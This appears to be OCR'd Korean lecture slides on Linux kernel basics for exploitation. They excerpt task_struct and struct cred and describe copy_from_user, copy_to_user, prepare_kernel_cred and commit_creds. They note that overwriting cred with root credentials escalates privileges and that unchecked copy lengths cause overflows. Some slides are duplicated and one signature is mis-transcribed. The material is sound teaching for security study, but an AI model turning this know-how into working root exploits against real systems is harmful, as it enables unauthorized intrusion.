


```
/* PID/PID hash table linkage. */
struct pid                  *thread_pid;
struct hlist_node           pid_links[PIDTYPE_MAX];
struct list_head            thread_node;

struct completion           *vfork_done;
```

Process ID 저장


Linux Kernel 기초 지식

- Cred Struct



```
 /* Empty if CONFIG_POSIX_CPUTIMERS=n */
 struct posix_cputimers          posix_cputimers;

CONFIG_POSIX_CPU_TIMERS_TASK_WORK
 struct posix_cputimers_work     posix_cputimers_work;


 /* Process credentials: */

 /* Tracer's credentials at attach: */
 const struct cred __rcu         *ptracer_cred;

 /* Objective and real subjective task credentials (COW): */
 const struct cred __rcu         *real_cred;

 /* Effective (overridable) subjective task credentials (COW): */
 const struct cred __rcu         *cred;

CONFIG_KEYS
 /* Cached requested key. */
 struct key                      *cached_requested_key;


 /*
  * executable name, excluding path.
  *
  * - normally initialized begin_new_exec()
  * - set it with set_task_comm()
  *   - strscpy_pad() to ensure it is always NUL-terminated and
  *     zero-padded
  *   - task_lock() to ensure the operation is atomic and the name is
  *     fully updated.
  */
 char                            comm[TASK_COMM_LEN];
```

task struct 일부



```
struct cred {
        atomic_long_t   usage;
        kuid_t          uid;            /* real UID of the task */
        kgid_t          gid;            /* real GID of the task */
        kuid_t          suid;           /* saved UID of the task */
        kgid_t          sgid;           /* saved GID of the task */
        kuid_t          euid;           /* effective UID of the task */
        kgid_t          egid;           /* effective GID of the task */
```

cred struct 일부

UID는 현 프로세스의 사용자 ID를 저장

(task_struct 내부 cred struct를 root 권한의 cred struct로 덮어쓰는 방식 등으로 권한 상승이 가능)

Linux Kernel 기초 지식

- Linux Kernel 주요 API


```
int copy_from_user(void* to, const void __user* from, unsigned long n)

int copy_to_user(void __user* to, const void* from, unsigned long n)

struct cred *prepare_kernel_cred(struct task_struct *daemon)

int commit_creds(struct cred *new)
```

Linux Kernel 기초 지식

- copy_from_user

int copy_from_user(void* to, const void __user* from, unsigned long n)

유저 영역의 데이터를 세 번째 인자 n byte 만큼 커널 영역에 복사




* N byte 길이 검증이 미흡할 경우 overflow 취약점 발생

Linux Kernel 기초 지식

- copy_from_user

int copy_from_user(void* to, const void __user* from, unsigned long n)

유저 영역의 데이터를 세 번째 인자 n byte 만큼 커널 영역에 복사




* N byte 길이 검증이 미흡할 경우 overflow 취약점 발생

Linux Kernel 기초 지식

- copy_to_user

int copy_to_user(void* __to, const void user* from, unsigned long n)

커널 영역의 데이터를 세 번째 인자 n byte 만큼 유저 영역에 복사



